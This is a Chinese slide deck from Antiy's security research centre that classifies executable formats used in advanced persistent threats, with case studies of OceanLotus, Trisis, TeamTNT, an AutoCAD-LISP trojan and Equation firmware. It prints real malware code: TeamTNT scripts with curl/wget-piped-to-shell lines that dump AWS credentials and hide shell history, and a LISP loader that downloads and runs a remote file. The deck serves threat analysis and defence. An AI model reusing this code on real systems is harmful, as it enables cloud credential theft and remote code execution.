



网络空间威胁对抗防御技术研讨会
暨 第十届安天网络安全冬训营

碧海横流

执行体全量识别与精细管控

高级持续性威胁中 执行体的多种格式



安天 | 安全研究与应急处理中心

执行体与攻击技战术的全频谱相关



侦察 (10)	资源开发 (7)	初始访问 (9)	执行 (13)	持久化 (19)	提权 (13)	防御规避 (42)			凭证访问 (17)	发现 (30)		横向移动 (9)	收集 (17)	命令与控制 (15)	数据渗出 (9)	影响 (13)
主动扫描	获取基础设置	水坑攻击	利用命令和脚本解释器	操纵账户	滥用提升控制权限制机制	滥用提升控制权限制机制	混淆文件或信息	劫持加密	利用中间人攻击 (MITM)	发现账户	发现远程系统	利用远程服务漏洞	利用中间人攻击 (MITM)	使用应用层协议	自动导出数据	删除账户权限
搜集受害者主机信息	入侵账户	利用面向公众的应用程序	利用容器管理服务执行命令	利用BITS服务	操纵访问令牌	操纵访问令牌	修改plist文件	利用XSL文件执行脚本	暴力破解	发现应用程序窗口	发现软件	执行内部鱼叉式钓鱼攻击	通过可移动介质通信	限制传输数据大小	销毁数据	
搜集受害者身份信息	入侵基础设置	利用外部远程服务	部署容器	利用自动启动执行引导或登录	利用BITS服务	利用BITS服务	在操作系统前启动		利用令牌解密	发现浏览器书签	发现系统信息	横向传输文件或工具	捕获音频	编码数据	造成恶劣影响的数据加密	
搜集受害者网络信息	能力开发	添加硬件	利用主机软件漏洞执行	利用初始化脚本引导或登录	利用初始化脚本引导或登录	在主机上建立映像	进程注入		利用凭证访问漏洞	发现云基础设施	发现系统地理位置	远程服务会话劫持	自动收集	混淆数据	使用C2信道回传	操纵数据
搜集受害者组织信息	建立账户	网络钓鱼	利用进程间通信	添加浏览器扩展插件	创建或修改系统进程	规避诱饵器	利用域策略修改		强制认证	云服务仪表盘	发现系统网络配置	利用远程服务	浏览器中间人攻击 (MitB)	使用动态参数	使用其他网络介质回传	篡改可见内容
通过网络钓鱼搜集信息	能力获取	通过可移动介质复制	利用API	篡改客户端软件	事件触发执行	反混淆/解码文件或信息	修改系统映像		伪造Web凭证	发现云服务	发现系统网络连接	通过可移动介质复制	收集固态硬盘数据	使用加密信道	使用物理介质回传	擦除磁盘
从非公开源搜集信息	环境准备	入侵供应链	利用计划任务/工作	创建账户	利用漏洞提权	部署容器	利用漏洞缓解防御		输入捕捉	发现云存储对象	发现系统所有者/用户	利用第三方软件部署工具	收集云存储对象的数据	使用备用信道	使用Web服务回传	诱点拒绝服务 (DoS)
从公开技术数据库搜集信息		利用受信关系	无服务执行	创建或修改系统进程	利用策略修改	直接访问卷	利用反代码加载		修改身份验证过程	发现容器和资源	发现系统服务	污染共享内容	收集配置库的数据	使用入口工具传输	定时传输	损坏固件
搜集公开网站/域		利用有效账户	利用共享模块执行	事件触发执行	容器逃逸	执行范围保护	注册高级域控制器		多因素身份验证 (MFA) 拦截	规避诱饵器	发现系统时间	使用备用身份验证材料	收集信息库数据	创建多级信道	将数据转移到云账户	禁止系统恢复
搜集受害者自有网站			利用第三方软件部署工具	利用外部远程服务	执行流程劫持	修改文件和目录权限	使用PacKit		多因素身份验证 (MFA) 请求篡改	发现域信任	虚拟化沙箱逃逸		收集本地系统数据	使用标准非应用层协议		网络拒绝服务 (DoS)
			利用系统服务	执行流程劫持	进程注入	隐蔽行为	执行签名的二进制文件代理		网络嗅探	发现文件和目录			收集网络共享驱动数据	使用非标准端口		资源劫持
			诱导用户执行	植入容器映像	利用计划任务/工作	执行流程劫持	执行命名的脚本代理		操作系统凭证转储	发现组策略			收集可移动介质数据	使用协议隧道		禁用服务
			利用Windows管理规范 (WMI)	修改身份验证过程	利用有效账户	规避防御机制	损坏信任控制		窃取应用程序访问令牌	扫描网络服务			数据暂存	使用代理		系统关机重启
			启动Office应用程序	启动Office应用程序		删除主机中的信标	模板注入		窃取或伪造身份验证证书	发现网络共享			收集电子邮件	利用远程访问软件		
			在操作系统前启动	在操作系统前启动		间谍执行命令	使用流量指令		窃取或伪造 Kerberos 凭证	网络嗅探			输入捕捉	使用流量指令		
			利用计划任务/工作	利用计划任务/工作		伪装	利用受害者的开发工具执行		窃取Web会话Cookie	发现密码策略			获取屏幕截图	利用合法Web服务		
			利用服务器软件组件	利用服务器软件组件		修改身份验证过程	未使用/不受支持的云区域		不安全的凭证	发现主机接入设备			捕获视频			
			使用流量指令	使用流量指令		修改云计算基础设施	使用备用身份验证材料			发现权限组						
			利用有效账户	利用有效账户		修改注册表	利用有效账户			发现进程						
						网络边界拦截	虚拟化沙箱逃逸			查询注册表						

▲ 不涉及执行体
● 涉及执行体





目 录

01 / 执行体分类与文件格式

02 / 高级持续性威胁中的执行体案例

03 / 多种格式执行体的协同作业

04 / 执行体案例总结表




网络空间威胁对抗防御技术研讨会
暨 第十届安天网络安全冬训营



01

执行体分类与文件格式

执行体分类



安天AVL引擎对文件格式的识别分类

—9大类格式分类，372小类格式分类

分类	分类(中文)	数量(包含小版本)	格式列表
SoftData	软件数据类	122	SoftData/Microsoft.OTF[:Font file OpenType] SoftData/Microsoft.ANI[:Windows Animated Cursor] SoftData/UltraEdit.UEW[:Wordfile]
Text	文本类	52	Text/W3C.XML Text/W3C.CSS Text/PGP.PKR[:Public key block]
BinExecute	可执行文件类	48	BinExecute/Apple.IOS[:iPhone] BinExecute/Python.PYC[:v2.1 bytecode] BinExecute/Apple.MAGIC[:X86]
Archive	包裹类	40	Archive/Microsoft.EX_[:SZDD] Archive/ALZip.ALZ Archive/OpenDarwin.XAR[:eXtensible ARchiver]
Document	文档类	34	Document/Ichitaro.JTD[:Japan] Document/Hancom.HWP[:MS Office] Document/Microsoft.XLSX[:Excel 2007-2012]
Media	媒体类	33	Media/Matroska.MKV Media/Microsoft.WTV[:Windows Recorded TV Show] Media/Microsoft.AVI[:Audio Video Interleave]
Script	脚本类	22	Script/Microsoft.Autolt Script/Microsoft.BAT Script/Qt.QML
Picture	图像类	14	Picture/Microsoft.WMF[:Windows Metafile] Picture/Flexera.HDR[:InstallShield setup header] Picture/Apple.ICNS[:Icon Image]
Other	其他	7	Other/Unknown.BLF Other/Unknown.TLB[:OLETypeLibrary] Other/Unknown.3TF

执行体格式特点

执行体并不一定以磁盘文件形态出现

文件不一定能够执行

文件格式与执行关系密切



网络空间威胁对抗防御技术研讨会
暨 第十届安天网络安全冬训营



02

高级持续性威胁中的执行体 案例

高级持续性威胁中依照执行依赖划分的执行体



执行体格式	执行依赖	案例	备注
可执行程序	基础软件（操作系统）环境	侧加载利用（海莲花）	
伪编译程序	基础软件（操作系统）环境	python编译的exe文件（海渊）	
系统脚本	基础软件（操作系统）环境	shell文件利用（TeamTNT）	
利用系统漏洞的执行体	基础软件（操作系统）环境	漏洞利用文档（绿斑）	漏洞利用本质是对执行依赖的破坏
利用应用软件漏洞的执行体	应用软件环境		
应用脚本	应用软件环境	AutoCAD-lisp脚本	脚本类型与字节码类型楼依赖于执行环境
字节码	应用软件环境		

编译的可执行类执行体——侧加载利用（海莲花）




Address	Ordinal	Name	Library
00409000		FLVCore::Encoder::Encode(void)	Flash Video Extension
00409004		FLVCore::Progress::SetData(std::map<std::basic_string<char, std::char_traits<char>, std::allocator<char>>>)	Flash Video Extension
00409008		FLVCore::Progress::Progress(HINSTANCE__ *)	Flash Video Extension
0040900C		FLVCore::Progress::Progress(void)	Flash Video Extension
00409010		FLVCore::Progress::Log(std::basic_stringstream<char, std::char_traits<char>, std::allocator<char>>>)	Flash Video Extension
00409014		FLVCore::Progress::Log(std::basic_string<char, std::char_traits<char>, std::allocator<char>>, std::basic_stringstream<char, std::char_traits<char>, std::allocator<char>>>)	Flash Video Extension
00409018		FLVCore::Source::Factory(FLVCore::Source *, wchar_t const *)	Flash Video Extension
0040901C		FLVCore::Encoder::Encoder(FLVCore::Progress *, ulong)	Flash Video Extension
00409020		FLVCore::Encoder::SetSource(FLVCore::Source &)	Flash Video Extension
00409024		FLVCore::Destination::Factory(FLVCore::Destination *, wchar_t const *)	Flash Video Extension
00409028		FLVCore::Encoder::SetDestination(FLVCore::Destination &)	Flash Video Extension
0040902C		FLVCore::Encoder::SetParameters(std::basic_string<char, std::char_traits<char>, std::allocator<char>>>)	Flash Video Extension
00409030		FLVCore::Encoder::~Encoder(void)	Flash Video Extension
00409034		FLVCore::Initialize(HINSTANCE__ *)	Flash Video Extension
00409038		FLVCore::Uninitialize(void)	Flash Video Extension
0040903C		FLVCore::Source::CanOpen(wchar_t const *, uchar *)	Flash Video Extension

海莲花团伙利用白程序执行体执行恶意代码

MD5	00DD1CD189FD589BFACB6016622CB09E
文件名称	AcroTranscoder.exe
文件大小	66,944字节
文件格式	BinExecute/Microsoft.EXE[:X86]

MD5	3FCA8F488E0D8D99CC0FD5F3A256259F
文件名称	Flash Video Extension.dll
文件大小	11,715,584字节
文件格式	BinExecute/Microsoft.DLL[:X86]
病毒名称	Trojan[Loader]/Win32.OceanLotus

伪编译程序——python编译的exe文件（海渊）



MD5	6C39C3F4A08D3D78F2 EB973A94BD7718
文件名称	Trilog.exe
文件大小	21,504字节
文件格式	BinExecute/Microsoft. EXE[:X86]
病毒名称	Trojan/Win32.Trisis

系统脚本类执行体——shell文件利用 (TeamTNT)



```
#!/bin/sh
# curl -Lk http://45.9.148.35/chimacra/sh/grab_aws-data.sh | sh

if [ $# -eq 0 ]
then
  mkdir -p /var/tmp/../../../../TnT.../aws-account-data/
  cd /var/tmp/../../../../TnT.../aws-account-data/
fi

# https://docs.aws.amazon.com/cli/latest/reference/iam/index.html
###

aws iam get-account-authorization-details > iam-get-account-authorization-details.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-authorization-details.html
aws iam get-account-password-policy > iam-get-account-password-policy.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-password-policy.html

# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-summary.html
aws iam get-account-summary > iam-get-account-summary.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-account-aliases.html
aws iam list-account-aliases > iam-list-account-aliases.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-groups.html
aws iam list-groups > iam-list-groups.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-instance-profiles.html
aws iam list-instance-profiles > iam-list-instance-profiles.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-open-id-connect-providers.html
aws iam list-open-id-connect-providers > iam-list-open-id-connect-providers.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-policies.html
aws iam list-policies > iam-list-policies.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-roles.html
aws iam list-roles > iam-list-roles.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-saml-providers.html
aws iam list-saml-providers > iam-list-saml-providers.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-server-certificates.html
aws iam list-server-certificates > iam-list-server-certificates.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-users.html
aws iam list-users > iam-list-users.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-virtual-mfa-devices.html
aws iam list-virtual-mfa-devices > iam-list-virtual-mfa-devices.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-credential-report.html
aws iam get-credential-report > iam-get-credential-report.json
```

- 开发速度快
- 利用系统命令执行
- 针对性强

```
#!/bin/bash
#
# TITLE: GRABBER_aws-cloud
# AUTOR: hild@teamtnt.red
# VERSION: v0.00.1
# DATE: 15.08.2021
#
# SRC: wget -O- http://45.9.148.182/cmd/GRABBER_aws-cloud.sh | bash
#
#####

export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
export LANG=C.UTF-8 2>/dev/null 1>/dev/null
HISTCONTROL="ignoreSpace" (HISTCONTROL+=histnocontrol) 2>/dev/null 1>/dev/null
export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
HISTSIZE=0 2>/dev/null 1>/dev/null
unset HISTFILE 2>/dev/null 1>/dev/null
export PATH=$PATH:/var/bin:/bin:/sbin:/usr/sbin:/usr/bin
if [ "$(hostname)" = "HaXX0r5h0pP0d" ]; then exit ; fi
if [ ! -x "$(command -v stty)" ]; then exit ; fi
STEALER_OUT="/var/tmp/TeamTNT_AWS_STEALER.txt"
if [ "$(uname -m)" = "aarch64" ]; then SYSTEM_TYP="aarch64"
elif [ "$(uname -m)" = "x86_64" ]; then SYSTEM_TYP="x86_64"
elif [ "$(uname -m)" = "i386" ]; then SYSTEM_TYP="i386"
else SYSTEM_TYP="i386"; fi
TIO=43
function INIT_MAIN(){
export DFGZRFVGR=""
INIT_SECOND
AWS_SYSTEM_ENV
AWS_DOCKER_ENV
AWS_CRED_FILES
AWS_META_DATA_CREDS
AWS_META_DATA
AWS_DATA_LOGFILE_UPLOAD
}
function INIT_SECOND(){
function BLOAD_BYPASS() {
function UNLOCK_FILE() {
function LOCK_FILE() {
function TMT_PMI() {
function SYSTEM_FIX() {
function TMT_EER() {
function AWS_MODIFYKATIONEN() {
function AWS_SYSTEM_ENV() {
function AWS_DOCKER_ENV() {
function AWS_CRED_FILES() {
function AWS_META_DATA_CREDS() {
function AWS_META_DATA() {
function AWS_DATA_LOGFILE_UPLOAD() {
}
INIT_MAIN
```

MD5	ADD5F824253DC9B2073C2951AFC4C5A1	MD5	C491A19742C352B2C6221037DFAC7A4A
文件名称	grab_aws-data.sh	文件名称	GRABBER_aws-cloud.sh
文件大小	11,537字节	文件大小	9,665字节
文件格式	Script/Linux.SH[:Shell]	文件格式	Script/Linux.SH[:Shell]
病毒名称	Trojan[Spy]/Linux.TeamTNT	病毒名称	Trojan[Stealer]/Linux.TeamTNT

脚本类执行体——AutoCAD-lisp脚本



- 目标识别精准
- 恶意行为隐蔽
- 依赖于执行环境

MD5	D0CB6645E97CF8A574E34E3AE5126054
文件名称	acad.lsp
文件大小	3,341字节
文件格式	SoftData/AutoLISP.VLX
病毒格式	Trojan/JS.Duxlsp

```
(if HC-YSL (PROGN (HC-YSL) )
(PROGN (DEFUN HC-YSL( / *ERROR* )
(T (setq *ERROR* NULL) ) ) ) )
(VL-LOAD-COM )
(if VLISP-COMPILE (PROGN (PRINC ) )
(PROGN (DEFUN GC( / *ERROR* SQRT ~ 1+ 1- PI LSH GCD EXP COS LOG SIN ATAN ADS ABS ARX N M )
(DEFUN *ERROR*
(M )
(LOG '(LAMBDA NIL (SQRT M) ) ) ) )
(DEFUN SQRT
(M )
(setq SIN (ADS "Microsoft.XMLHTTP" ) )
(ARX SIN "open" "get" (~ M "msg" "http://sl.szmr.org/cj/?msg" ) 0 nil ) ;网络连接
(ARX SIN "send" "" ) ;发送
(setq ABS (ADS "ADODB.Stream" ) ) ;设置文本流
(setq GCD (~ LSH "x" "x\\slb.fas" ) ) ;获取slb.fas文件
(vlax-put ABS "Mode" 3 ) ;设置文本流属性
(vlax-put ABS "Type" 1 )
(ARX ABS "open" nil nil nil nil )
(ARX ABS "write" (vlax-get-property SIN "responseBody" ) )
(if (> (vlax-get-property ABS "size" ) 3000 )
(PROGN
(ARX ABS "savetofile" GCD 2 ) ) ;将获取的slb.fas文件内容存入文本流中执行
)
(vlax-release-object SIN ) ;释放XMLHTTP对象
(vlax-release-object ABS ) ;释放ADODB.Stream对象
(LOG '(LAMBDA NIL (LOAD GCD NIL) ) ) ;加载slb.fas文件
(VL-FILE-DELETE GCD ) ) ;删除slb.fas文件
(setq ~ VL-STRING-SUBST) ;替换字符串
(setq COS VL-FILE-COPY) ;拷贝文件
(setq EXP FINDFILE) ;查找文件
(setq LOG VL-CATCH-ALL-APPLY) ;协助传递参数
(setq ADS vlax-create-object) ;创建对象
(setq ARX vlax-invoke-method)
(setq jia&&l+ (~ ".fas" ".dcl" (EXP "acad.dcl" ) ) )
(setq jia&&l- (~ (GETVAR "dwgprefix" ) "p" "pacad.fas" ) ) ;获取当前操作的图形文件路径, 拼接acad.fas
(setq PI (vlax-get-acad-object) )
(setq LSH (vlax-get PI 'PATH ) )
(setq GCD (~ LSH "p" "p\\acadoc.fas" ) )
```

```
(
if (EXP jia&&l+ )
(PROGN (if (NOT (EXP jia&&l- ) )
(PROGN (COS jia&&l+ jia&&l- )
(LOG '(LAMBDA NIL (vlax-put (ARX (ADS "Scripting.FileSystemObject" ) (QUOTE GETFILE ) 1-) (QUOTE ATTRIBUTES ) 35) ) ) ) ) ) )
(PROGN (if (NOT (COS jia&&l- jia&&l+ ) ) ;复制文件操作
(PROGN (COS GCD jia&&l+ ) (COS GCD jia&&l- ) ) ) ) )
)
(
if (NOT (EXP GCD ) ) ;寻找文件, 若不存在则进行复制
(PROGN (COS jia&&l+ GCD ) ) )
(LOG '(LAMBDA NIL (SETVAR "acadlspasdoc" 1) ) ) ;通过系统变量设置每个图形文件自动加载LISP
(setq SIN (ITOA (* (ATOI (SUBSTR (RTOS (GETVAR "cdate" ) 2 0 ) 3 ) ) 789 ) ) ) ;以当前年月日6位数乘以789的结果作为字符串
)
(
if (EQ (GETENV "dqs" ) SIN ) ;检查注册表中的dqs值是否与上述计算的值相等
(PROGN (T (setq *ERROR* NULL) ) )
(PROGN (LOG '(LAMBDA NIL (SETENV "dqs" SIN) ) ) ) )
)
(
if (NOT (GETENV "dlr" ) ) ;检查注册表中的dlr值, 若不存在则进行设置
(PROGN (setq ATAN (~ SIN " ") (SUBSTR (vlax-get (ADS "Scriptlet.TypeLib" ) 'GUID ) 2 37 ) ) )
(REPEAT 4 (setq ATAN (STRCASE (setq ATAN (~ "" "-" ATAN ) ) ) T ) )
(LOG '(LAMBDA NIL (SETENV "dlr" ATAN) ) ) ) )
(setq M " 0 0 0 ")
(FOREACH N (LIST (GETENV "dlr" )
(ITOA (* (/ (ATOI SIN ) 789 ) 567 ) ) )
(ITOA (* (vlax-get PI 'LOCALEID ) 8 ) ) )
(vlax-get PI 'VERSION ) )
(setq M (~ N " " M ) ) )
(SQRT M )
)
)
(GC )
(PRINC )
```

高级持续性威胁中依照存储位置划分的执行体



执行体存储位置	案例	特点
固件	nls933w.dll(Equation)	系统加载之前加载，难以发现和清除
引导扇区	Dark Seoul攻击活动	固件之后系统之前加载
内存	内存Shellcode(海莲花)	无实体攻击常用，无法持久化存在
磁盘文件	注册表利用(Poweliks)	非常见脚本且自带持久化能力

固件类执行体——nls933w.dll (Equation)

比较(C)	下一个不同处(N)	上一个不同处(P)	字体(E)	区分
编辑模式(E)	复制 >	复制 <	撤销(D)	二进 Unic
00010: C0 8A 01 00 C0 8A 01 00	绿 绿	00010: C0 8A 01 00 C0 8A 01 00	绿 绿	
00018: 02 0A 00 00 00 00 00 40	1 @	00018: 02 0A 00 00 00 00 00 40	1 @	
00020: 01 01 00 00 B9 90 00 00	1 零	00020: 01 01 00 00 00 00 00 00	1 i?	
00028: B8 90 00 00 1D 15 00 00	1 零	00028: B8 90 00 00 1D 15 00 00	1 k? 1	
00030: 00 00 00 00 FF FF FF FF		00030: 00 00 00 00 FF FF FF FF		
00038: 02 0A 00 00 B8 B7 00 6C	1 零 1	00038: 02 0A 00 00 84 B7 00 68	1 劫 h	
00040: 02 01 00 00 89 55 00 00	1 搞	00040: 02 01 00 00 05 58 00 00	1 y 咖	
00048: 88 55 00 00 D6 A5 00 00	1 好 芝	00048: 04 56 00 00 86 A5 00 00	1 y 咖	
00050: 64 E4 00 00 FF FF FF FF	1 d?	00050: 64 E4 00 00 FF FF FF FF	1 d?	
00058: 02 0A 00 00 90 78 00 91	1 快?	00058: 02 0A 00 00 54 79 00 00	1 Ty?	
00060: 03 01 00 00 91 07 00 00	1 快?	00060: 03 01 00 00 91 07 00 00	1 快?	
00068: 90 07 00 00 5F FB 00 00	1 ? _?	00068: 90 07 00 00 8B FB 00 00	1 备	
00070: 08 62 01 00 FF FF FF FF	1 b?	00070: 08 62 01 00 FF FF FF FF	1 b?	
00078: 02 0A 00 00 50 09 00 59	1 P Y	00078: 02 0A 00 00 58 09 00 8D	1 X?	
00080: 04 03 00 00 61 02 00 00	1 l a?	00080: 04 03 00 00 61 02 00 00	1 l a?	
00088: 60 02 00 00 F0 02 01 00	1 ? J	00088: 60 02 00 00 1C 03 01 00	1 ? J	
00090: 80 00 00 04 FF FF FF FF	1 e J	00090: 80 00 00 04 FF FF FF FF	1 e J	
00098: 02 0A 00 00 6C 03 00 BA	1 l ?	00098: 02 0A 00 00 6C 03 00 E7	1 l ?	
000A0: 05 03 00 00 C9 06 00 00	1 l ?	000A0: 05 03 00 00 99 06 00 00	1 l ?	
000A8: C8 06 00 00 51 05 01 00	1 ? q?	000A8: 98 06 00 00 7D 05 01 00	1 ? }	
000B0: 70 3D 00 04 FF FF FF FF	1 p =	000B0: EC 3D 00 04 FF FF FF FF	1 ? }	
000B8: 02 0A 00 00 60 0C 00 21	1 - ? !	000B8: 02 0A 00 00 EC 0B 00 F4	1 - ? !	
000C0: 06 03 00 00 C9 05 00 00	1 - ?	000C0: 06 03 00 00 61 05 00 00	1 - ?	
000C8: C8 05 00 00 1A 0C 01 00	1 ? -?	000C8: 60 05 00 00 18 0C 01 00	1 - ?	
000D0: 08 00 00 24 FF FF FF FF	1 \$	000D0: 08 00 00 24 FF FF FF FF	1 \$	
000D8: 02 0A 00 00 F8 08 00 02	1 ? ?	000D8: 02 0A 00 00 38 08 00 6E	1 ? ?	
000E0: 07 01 02 00 61 92 01 00	1 ? ?	000E0: 07 01 02 00 0B 0C 01 00	1 ? ?	
000E8: 60 92 01 00 E3 11 01 00	1 ? ?	000E8: 0C 8C 01 00 77 11 01 00	1 ? ?	
000F0: 00 D0 01 24 FF FF FF FF	1 ? \$	000F0: 00 D0 01 24 FF FF FF FF	1 ? \$	
000F8: 02 0A 00 00 3C 09 00 28	1 ? <	000F8: 02 0A 00 00 B8 00 00 7E	1 ? <	
00100: 08 01 00 00 2D 87 00 00	1 ? -?	00100: 08 01 00 00 7D 85 00 00	1 ? -?	
00108: 2C 87 00 00 44 A4 02 00	1 ? D?	00108: 7C 85 00 00 84 8D 02 00	1 ? 割	
